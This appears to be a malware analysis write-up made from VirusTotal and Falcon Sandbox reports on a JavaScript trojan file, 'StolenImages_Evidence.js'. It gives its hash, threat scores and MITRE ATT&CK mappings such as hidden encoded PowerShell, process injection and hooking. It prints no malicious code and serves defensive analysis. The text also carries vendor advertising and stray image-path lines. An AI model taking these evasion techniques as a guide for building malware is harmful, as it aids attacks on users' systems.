Last Update: 12/28/2021 14:50:52 (UTC)
View Details:
Visit Vendor:

VirusTotal
35%
Multi Scan Analysis
Last Update: 12/28/2021 14:50:52 (UTC)
View Details:
Visit Vendor:

Scanning file in hybrid analysis. Highlights show its threat score is 100/100.



Related Hashes

Related files

Name	Sha256	Verdict
StolenImages Infected JS File.zip	952da7afe083fad86526a49d43bbe01d0f2440f631ff13b30d4f77ddfaaa63b3	malicious

Falcon Sandbox Reports

MALICIOUS

StolenImages_Evidence.js

Analyzed on:	08/19/2021 11:39:01 (UTC)
Environment:	Windows 7 64 bit
Threat Score:	100/100
AV Detection:	35% JS:Trojan.Cryxos
Indicators:	4 6 22
Network:	*(none)*

MALICIOUS

StolenImages_Evidence.js

Analyzed on:	08/25/2021 07:35:30 (UTC)
Environment:	Windows 7 32 bit
Threat Score:	100/100
AV Detection:	35% JS:Trojan.Cryxos
Indicators:	4 6 21
Network:	*(none)*

FALCON SANDBOX TECHNOLOGY

Strong Hybrid Analysis: Powered by Falcon Sandbox

Upgrade to a Falcon Sandbox license and gain full access to all features, IOCs and behavioral analysis.

Easily Deploy and Scale


Process up to 25,000 files per month with Falcon Sandbox Private Cloud or select an unlimited license with the On-Prem Edition.

Extensive Coverage

Expanded support for file types, operating systems and export file formats.

Unparalleled Customization

It displays its related hashes and files. Which are also malicious.



MITRE ATT&CK™ Techniques Detection

This is a combined view of all reports. To differentiate, please select individual reports here.

Execution


ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1086	PowerShell	• Execution	PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Learn more	• Executes powershell requesting to bypass execution policy ∘ 611e...d912 ∘ 6125...1423	• Executes powershell with commandline ∘ 611e...d912 ∘ 6125...1423 • Uses powershell with an encoded commandline ∘ 611e...d912 ∘ 6125...1423 • Uses powershell with a windows hidden commandline param ∘ 611e...d912 ∘ 6125...1423	
T1059	Command-Line Interface	• Execution	Command-line interfaces provide a way of interacting with computer systems and is a common feature across many types of operating system platforms. Learn more			• Runs shell commands ∘ 611e...d912 ∘ 6125...1423

Persistence

Found MITRE ATT&CK data in 2 reports, on average each report has 17 mapped indicators. These are the pre-indicators from an Attackers perspective telling how the trojan is proceeding.

It is using PowerShell technique which is using tactic execution and indicators are given.

It is using Command-Line Interface technique which is using tactic execution and its indicators are given



MITRE ATT&CK™ Techniques Detection

Persistence

ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1179	Hooking	• Persistence • Privilege Escalation • Credential Access	Windows processes often leverage application programming interface (API) functions to perform tasks that require reusable system resources. Learn more			• Installs hooks/patches the running process ∘ 611e...d912 ∘ 6125...1423


Privilege Escalation

ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1055	Process Injection	• Defense Evasion • Privilege Escalation	Process injection is a method of executing arbitrary code in the address space of a separate live process. Learn more		• Writes data to a remote process ∘ 611e...d912 ∘ 6125...1423	
T1179	Hooking	• Persistence • Privilege Escalation • Credential Access	Windows processes often leverage application programming interface (API) functions to perform tasks that require reusable system resources. Learn more			• Installs hooks/patches the running process ∘ 611e...d912 ∘ 6125...1423

Defense Evasion

It is using Hooking technique which is using tactics - persistence, privilege escalation, credential access and its indicators are given.

It is using Process Injection which is using tactics – Defense Evasion, privilege escalation and its indicators are given.



MITRE ATT&CK™ Techniques Detection

Defense Evasion

ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1055	Process Injection	• Defense Evasion • Privilege Escalation	Process injection is a method of executing arbitrary code in the address space of a separate live process. Learn more		• Writes data to a remote process ∘ 611e...d912 ∘ 6125...1423	
T1027	Obfuscated Files or Information	• Defense Evasion	Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. Learn more		• Detected minified/packed Javascript ∘ 611e...d912 ∘ 6125...1423	
T1112	Modify Registry	• Defense Evasion	Adversaries may interact with the Windows Registry to hide configuration information within Registry keys, remove information as part of cleaning up, or as part of other techniques to aid in Persistence and Execution. Learn more			• Creates or modifies windows services ∘ 611e...d912 ∘ 6125...1423 • Modifies proxy settings ∘ 611e...d912 ∘ 6125...1423

Credential Access

ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1179	Hooking	• Persistence	Windows processes often leverage application programming interface (API)			• Installs hooks/patches the

It is using Process Injection which is using tactics - Defense Evasion and Privilege Escalation and its indicators are given.

From the above verification we can conclude that the given file is malicious.